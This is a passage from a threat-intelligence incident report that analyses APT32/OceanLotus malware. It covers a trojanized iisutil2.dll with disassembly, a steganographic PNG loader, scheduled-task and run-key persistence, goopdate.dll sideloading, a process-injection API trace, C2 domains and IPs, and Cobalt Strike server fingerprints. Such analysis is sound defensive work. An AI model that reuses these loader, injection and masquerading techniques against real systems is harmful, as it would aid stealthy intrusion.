


Figure 6: View of .text section of iisutil2.dll compared with a legitimate version

The entry point of this DLL had also been modified to offset **0x00025FB0** (155568) which differed from the original entry point of **0x00027FB0** (163760). A brief analysis of this binary showed it pushed the return address to the stack and then ran a function at **0x1002711e**.

```
*****  
***** FUNCTION *****  
*****  
undefined _stdcall entry(undefined4 param_1, int param_2)  
    assume FS_OFFSET = 0xfdf000  
  
    undefined AL:1 <RETURN>  
    undefined4 Stack[0x4]:4 param_1  
    int Stack[0x8]:4 param_2  
    Malicious IISUTIL2 Entry  
    entry XREF[3]: Entry Point(*), 10000118(*),  
    FUN_10025f0d:10025f3c(c)  
  
10025fb0 55 PUSH EBP  
10025fb1 e9 68 11 JMP FUN_1002711e  
    00 00  
-- Flow Override: CALL_RETURN (CALL_TERMINATOR)
```

Figure 7: Disassembly: View of call to function at 0x1002711e

This is significant because these operations, the entry point, and the address of the function to be run are all identical to the previously mentioned malware submitted to [VirusTotal](#) which is tied to APT32/OceanLotus. A closer inspection showed that this file was actually identical to the sample on VirusTotal tied to OceanLotus mentioned earlier, with the only difference being data appended to it so that its file size grew above 50MB.




Figure 8: Comparison view of the newly found binary to a known binary from VirusTotal

In contrast, the legitimate DLL would begin setting up necessary registers before having a branch condition depending on the arguments passed to the executable running the DLL.

```

*****
undefined __fastcall entry(undefined4 param_1, undefined...
        assume FS_OFFSET = 0xffff000
undefined      AL:1      <RETURN>
undefined4     ECX:4     param_1
undefined4     EDI:4     param_2
HMODULE        Stack[0x4]:4 param_3
uint           Stack[0x8]:4 param_4           XREF[1]: 10027fb5 (R)
undefined4     Stack[0xc]:4 param_5
Legitimate IISUTIL2 Entry
entry
XREF[3]:  Entry Point(*), 10000118(*),
          10001f74(*)
10027fb0 8b ff      MOV     EDI,EDI
10027fb2 55             PUSH   EBP
10027fb3 8b ec         MOV     EBP,ESP
10027fb5 83 7d 0c 01   CMP     dword ptr [EBP + param_4],0x1
10027fb9 75 05         JNZ    LAB_10027fc0
    
```

Figure 9: Disassembly of the legitimate iisutil2.dll binary

The malicious DLL would then search the Process Environment Block (PEB) for a PEB_LDR_DATA structure so that it can identify the InLoadOrderModuleList. This structure contains a list of DLLs in the order that they were loaded.

```

undefined4     Stack[-0x29]:4 local_29
FUN_1002711e
XREF[1]: 1002714b (W)
          entry:10025fb1 (c)
1002711e 8b ec         MOV     EBP,ESP
10027120 81 ec 54 03   SUB     ESP,0x354
00 00
10027126 83 7d 0c 01   CMP     dword ptr [EBP + param_3],0x1
1002712a 0f 85 5f 02   JNZ    LAB_1002738f
00 00
10027130 64 8b 0d 30   MOV     ECX,dword ptr FS:[offset ProcessEnvi... Get pointer to PEB
00 00 00
10027137 8b 49 0c         MOV     ECX,dword ptr [ECX + 0xc]           Get pointer to PEB_LDR_DATA
1002713a 8b 49 0c         MOV     ECX,dword ptr [ECX + 0xc]           Get pointer to InLoadOrderModuleList
1002713d 33 c0         XOR     EAX,EAX                               Set EAX to 0
1002713f 89 45 f8         MOV     dword ptr [EBP + local_9],EAX
10027142 89 45 e4         MOV     dword ptr [EBP + local_1c],EAX
10027145 89 45 d8         MOV     dword ptr [EBP + local_28],EAX
10027148 89 45 fc         MOV     dword ptr [EBP + local_4],EAX
1002714b 39 41 18         CMP     dword ptr [ECX + 0x18],EAX
          Compare if DllBase within LDR_DATA_TABLE_ENTRY
          is 0
          Jump if DllBase is 0
1002714e 0f 84 3b 02   JZ     LAB_1002738f
00 00
10027154 56             PUSH   ESI
LAB_10027155
XREF[1]: 100276d2 (j)
10027155 8b 41 30         MOV     EAX,dword ptr [param_1 + 0x30]     Get BaseOfData for DLL
10027158 6a 18         PUSH   0x18
1002715a e9 37 02 00 00 JMP     FUN_10027396
    
```

Figure 10: Disassembly: Searching for the DllBase in one of the lists of loaded DLLs

The code includes multiple jump operations, such as the one shown in Figure 10, which would never be taken, or would only be used to run a small amount of instructions, before returning to the original flow of execution.

```

1002714e 0f 84 3b 02   JZ     LAB_1002738f
02 00 00
10027154 56             PUSH   ESI
LAB_10027155
XREF[1]: 100276d2 (j)
10027155 8b 41 30         MOV     EAX,dword ptr [param_1 + 0x30]     Get pointer to buffer
          (name) of first module
10027158 6a 18         PUSH   0x18
1002715a e9 37 02 00 00 JMP     FUN_10027396
    
```

Figure 11: Disassembly: Getting the pointer to the buffer of the first module

Interestingly, this malware contains a number of garbage op-codes and control flow obfuscation to throw off-static analysis and break disassembly. This overlaps with techniques known to be used by APT32/OceanLotus as previously reported by [ESET](#).




Figure 12: Disassembly: View of unused JMP and junk code




Figure 13: Disassembly: View of Failure to Disassemble junk code and getting pointer to DLL export directory.

This malware looks at the DLLs loaded and their exports so that it can dynamically resolve APIs used to facilitate decryption and injection of a payload into memory. This has significant overlap with malware reported by [BlackBerry/Cylance](#) called **Steganography Loader #2**.

Analysis revealed that this DLL would ultimately read in **isexpressshim.sdb**, decrypt it using an XOR key of **0xFF**, and then decompress the data using the LZNT1 compression algorithm. The decrypted **isexpressshim.sdb** file showed more instances of junk op-codes being present which would never be evaluated.




Figure 14: Disassembly: View of more junk code from iisexpressshim.sdb

The decrypted DLL in memory would then load **logo.png**, use a custom steganography routine, and then make a call to the Windows CryptDecrypt API to decrypt and load the final DLL into memory. The use of a custom steganography routine to hide malicious code in a seemingly benign PNG file, in addition to use of a XOR key and compression, has overlap with the previously mentioned Steganography Loader used by APT32/OceanLotus. It's noted that there were a number of differences between this version of the Steganography Loader and the one previously reported which included use of LZNT1 instead of LZMA, and a hardcoded XOR key of **0xFF** instead of it being retrieved from a file on disk.

The malware also had significant overlap with a sample analyzed by a [security researcher](#) back in March of 2019, and it's highly likely both malware samples are from the same malware family. At the time of investigation, the host had active connections to **185.198.57[.]184** and **185.43.220[.]188** on port **8888** from the DllHost process running the COM object backdoor.

Passive DNS information for the IP address **185.198.57[.]184** showed that domains mentioned in the security researcher's blog from 2019 resolved to this IP address. This helps to validate that the malware described in their blog is the same malware found on this system 5 years later. It's also worth mentioning that none of the domains appear to have lapsed or have been re-registered, and the domains were all originally registered in late 2017. This indicates that the below domains have likely been under control of the same threat actor for almost 7 years.

- **cdn.arlialter[.]com** - Domain originally registered: 2017-10-27
- **fbcn.enantor[.]com** - Domain originally registered: 2017-10-27

- **ww1.erabend[.]com** - Domain originally registered: 2017-10-27
- **var.alieras[.]com** - Domain originally registered: 2017-10-27

The domains also appear to masquerade as legitimate domains, which is notable given APT32/OceanLotus has previously used this technique throughout their intrusions.

Domain	Legitimate Domain
alieras[.]com	alier[.]com
enantor[.]com	emantor[.]com
erabend[.]com	erbend[.]com

The host was also found to have another four scheduled tasks which were masquerading as various services with identical descriptions. These tasks had a similar naming convention to previously seen scheduled tasks. In addition, a user run key also had a similar naming convention:

Scheduled Task 1

Task Path: Microsoft Compatibility Appraiser_{8BCC608C-CE2C-475E-85CB-AE0EC95EAC64}

Description: Collects program telemetry information if opted-in to the Microsoft Customer Experience Improvement Program.

COM Handler: {8BCC608C-CE2C-475E-85CB-AE0EC95EAC64}

Task File Creation Date: 2020-01-14

Scheduled Task 2

Task Path: Microsoft\Windows\Active Directory Rights Management Services Client\AD RMS Rights Policy Template Management (Automated)_{2A918D97-CCFE-4BE6-AB0E-D56A2E3F503D}

Description: Updates the AD RMS rights policy templates for the user. This job does not provide a credential prompt if authentication to the template distribution web service on the server fails. In this case, it fails silently.

COM Handler: {2A918D97-CCFE-4BE6-AB0E-D56A2E3F503D}

Task File Creation Date: 2019-08-13

Scheduled Task 3

Task Path: AD RMS Rights Policy Template Management (Automated)_{2A918D97-CCFE-4BE6-AB0E-D56A2E3F503D}

Description: Updates the AD RMS rights policy templates for the user. This job does not provide a credential prompt if authentication to the template distribution web service on the server fails. In this case, it fails silently.

COM Handler: {2A918D97-CCFE-4BE6-AB0E-D56A2E3F503D}

Task File Creation Date: 2019-08-13

Scheduled Task 4

Task Path: Microsoft\Windows\Active Directory Rights Management Services Client\AD RMS Rights Policy Template Management (Automated)_{2A918D97-CCFE-4BE6-AB0E-D56A2E3F503D}

Description: Updates the AD RMS rights policy templates for the user. This job does not provide a credential prompt if authentication to the template distribution web service on the server fails. In this case, it fails silently.

COM Handler: {2A918D97-CCFE-4BE6-AB0E-D56A2E3F503D}

Task File Creation Date: 2019-08-13

Note: This scheduled task is identical to another scheduled task created except it has the control character 0x9d at the end of it.

Run Key 1

Registry Key: HKU\<SID>\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

Name: DropboxUpdate_{02594FE8-1152-E41E-A75E-923494C7B453}

Path: c:\users\<REDACTED>\appdata\roaming\microsoft\installer\{02594fe8-1152-e41e-a75e-923494c7b453}\dropboxupdate.exe

Command: C:\Users\<REDACTED>\AppData\Roaming\Microsoft\Installer\{02594FE8-1152-E41E-A75E-923494C7B453}\DropboxUpdate.exe /installsource taggedmi

Binary Creation Date: 2019-11-14

Examining host 1's scheduled tasks found another two instances of the malicious COM backdoor registered. These would no longer run the malicious code hidden within **logo.png** as the required malicious **iisutil2.dll** had been removed from the system. It's suspected that multiple variants of the backdoor were established on the system over time to help ensure access remained even if AV products picked up on some of the existing backdoors.

Amongst the scheduled tasks was a DropboxUpdate task pointing to a legitimate executable. Although DropboxUpdate doesn't directly import and use **goopdate.dll**, this is indirectly called and loaded by DropboxUpdate which is then used to load a malicious **DropboxUpdate.bin** file in the same directory as shown below in Figure 15.




Figure 15: ProcMon view of process activity

Analysis of process memory found multiple domains and C2 configuration details for this malware:




Figure 16: View of DropboxUpdate.exe process' memory

These domains once again masqueraded as legitimate domains.

Domain	Legitimate Domain
popfan[.]com	Various
setalz[.]com	setabz[.]com
riceaub[.]com	riceau[.]com
eatherurg[.]com	ethereum[.]org

The malicious DLL **goopdate.dll** is more than 20MB in size and makes a check for a hardcoded GUID environment variable on the system. If it's not present it will be set. This is done before setting memory permissions to RWX to allow injecting the **.bin** payload into memory.




Figure 17: Disassembly: View of Injection of .bin payload

Of note is that this DLL has a function at offset 0x0001010 which uses a hardcoded list of names in this injection routine. Specifically, it will take the last name in the array and concatenate it with all the other names which is then evaluated prior to injection.




Figure 18: Disassembly: View of hardcoded list of names in injection routine

No specific overlaps were seen with previously reported malicious goopdate.dll files used by APT32/OceanLotus. Despite this [Facebook](#), [Cyberason](#), and [Volexity](#) have all previously reported the use of APT32/OceanLotus using a malicious goopdate.dll which was loaded into a benign executable. It's worth noting that this technique and DLL name is also used amongst other threat actors.

Examining the JAR files **adobe.jar** and **msadobe.jar** found these to be simple loaders that would run specific embedded DLLs into memory from a main class called **UpdateData**.




Figure 19: View of embedded DLL mi54giwp.dll




Figure 24: Disassembly of zfhqq01v.dll, which shows Mutex creation

Whilst examining host 1 it was found that persistence had previously been set up to run a suspicious executable from a user run key. This executable was quarantined by Windows Defender.

Run Key 2

Registry Key: HKU\<SID>\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

Name: Trusted Platform Console

Command: C:\Users\<REDACTED>\AppData\Local\TPM Console\TpmInit.exe

Of note is that the “TPM Console” directory had three files in it with varying modification timestamps which are of interest when it comes to timelining this incident.

File	Modification Timestamp
TpmInit.db	<REDACTED>
TpmInit.mdb	2017-02-07 23:54:29
TpmInit.mdf	2017-02-07 23:54:29

Analysis of the quarantined TpmInit.exe found that this was a modified version of a legitimate TpmInit executable. This executable when initially run will create two files TpmInit.mdb and TpmInit.mdf on disk if they’re not present before terminating, at which point these files will no longer be modified.



Figure 25: Analysis of TpmInit.exe, showing creation of TpmInit.mdf and TpmInit.mdb

TPMinit.db	IstrcmpiW ("javaw.exe", "explorer.exe")
TPMinit.db	Process32NextW (0x00001ccc, 0x02b7c144)
TPMinit.db	IstrcmpiW ("explorer.exe", "explorer.exe")
TPMinit.db	CreateToolhelp32Snapshot (TH32CS_SNAPTHREAD, 0)
TPMinit.db	Thread32First (0x00000308, 0x02b7c800)
TPMinit.db	CloseHandle (0x00000308)
TPMinit.db	OpenThread (THREAD_GET_CONTEXT THREAD_QUERY_INFORMATION THREAD_SET_CONTEXT THREAD_SUSPEND_RESUME, FALSE, 5100)
TPMinit.db	SuspendThread (0x00000308)
TPMinit.db	GetThreadContext (0x00000308, 0x02b7c80c)
TPMinit.db	IstrlenW ("123")
TPMinit.db	OpenProcess (PROCESS_VM_OPERATION PROCESS_VM_WRITE, FALSE, 2752)
TPMinit.db	VirtualAllocEx (0x0000030c, NULL, 1024, MEM_COMMIT, PAGE_EXECUTE_READWRITE)
TPMinit.db	WriteProcessMemory (0x0000030c, 0x124a0000, 0x7215606a, 38, 0x02b7c89c)
TPMinit.db	IstrlenW ("C:\Users\...AppData\Roaming\Microsoft\MicrosoftEdge\container.dat")
TPMinit.db	VirtualAllocEx (0x0000030c, NULL, 1024, MEM_COMMIT, PAGE_EXECUTE_READWRITE)
TPMinit.db	WriteProcessMemory (0x0000030c, 0x15010000, 0x02b7d2a4, 142, 0x02b7c8c8)
TPMinit.db	IstrcpyA ("ug00", "braryW")
TPMinit.db	GetProcAddress (0x76120000, "LoadLibraryW")
TPMinit.db	WriteProcessMemory (0x0000030c, 0x11f1f000, 0x02b7d8ee, 16, 0x02b7c8bc)
TPMinit.db	IstrlenW ("ererere")
TPMinit.db	SetThreadContext (0x00000308, 0x02b7c80c)
TPMinit.db	ResumeThread (0x00000308)
TPMinit.db	CloseHandle (0x00000308)
TPMinit.db	CloseHandle (0x0000030c)
TPMinit.db	GetProcAddress (0x76120000, "LoadLibraryW")
TPMinit.db	OpenProcess (PROCESS_CREATE_THREAD PROCESS_QUERY_INFORMATION PROCESS_VM_OPERATION PROCESS_VM_READ PROCESS_VM_WRITE, FALSE, 2752)
TPMinit.db	CreateRemoteThread (0x0000030c, NULL, 0, 0x0a580515, 0x13010000, 0, 0x02b7c800)
TPMinit.db	CloseHandle (0x0000030c)

Figure 29: Analysis showing check for container.dat

Analysis of Infrastructure

Examining the two suspected Cobalt Strike Team Server IP addresses found that both were signed with Let's Encrypt certificates and were sitting behind a Cloudflare Load Balancer. Of interest is that the servers would present a **404 Not Found** message with a **Content-Length of 0** whenever a GET request with a URI containing a '/' was sent. The servers would also present a **200** response with a **Content-Length of 0**, and the allowed methods **OPTIONS, GET, HEAD, POST** whenever an **OPTIONS** request was sent. This is significant because the same behavior is expected when you're interacting with a Cobalt Strike Team Server as previously reported by [Palo Alto Networks](#).

The combination of specific response headers and Cloudflare Load Balancer lead to a unique service banner which was seen across both of the suspected Cobalt Strike C2 IP addresses through a [Censys](#) search, seen in Figure 30.

Attribute	Value
services.banner	HTTP/1.1 404 Not Found\r\nDate: <REDACTED>\r\nServer: cloudflare\r\nContent-Length: 0\r\nKeep-Alive: timeout=10, max=100\r\nConnection: Keep-Alive\r\nContent-Type: text/plain\r\n
services.banner_hashes	sha256:b934d3d6ff58015e27785db74792466894fcb43966e7b9a36be0fd175a25b3b
services.banner_hex	485454502f312e3120343034204e6f7420466f756e640d0a446174653a20203c52454441435445443e0d0a5365727665723a20636c6f7564666c6172650d0a436f6e74656e742d4c656e6774683a20300d0a4b6565702d416c6976653a2074696d656f75743d31302c206d61783d3130300d0a436f6e6e6563746966e3a204b6565702d416c6976650d0a436f6e74656e742d547970653a20746578742f706c61696e0d0a
services.certificate	670cb8f504097f89d3b9a5fd3388d90ecc657ece3ab1382ef16940da63649565a
services.discovery_method	PREDICTIVE_METHOD_7
services.extended_service_name	HTTPS
services.http.request.method	GET
services.http.request.uri	https://51.81.29.44/

Figure 30: Service banner seen on Censys for 51.81.29.[.]44

Attribute	Value
services.banner	HTTP/1.1 404 Not Found\r\nDate: <REDACTED>\r\nServer: cloudflare\r\nContent-Length: 0\r\nKeep-Alive: timeout=10, max=100\r\nConnection: Keep-Alive\r\nContent-Type: text/plain\r\n
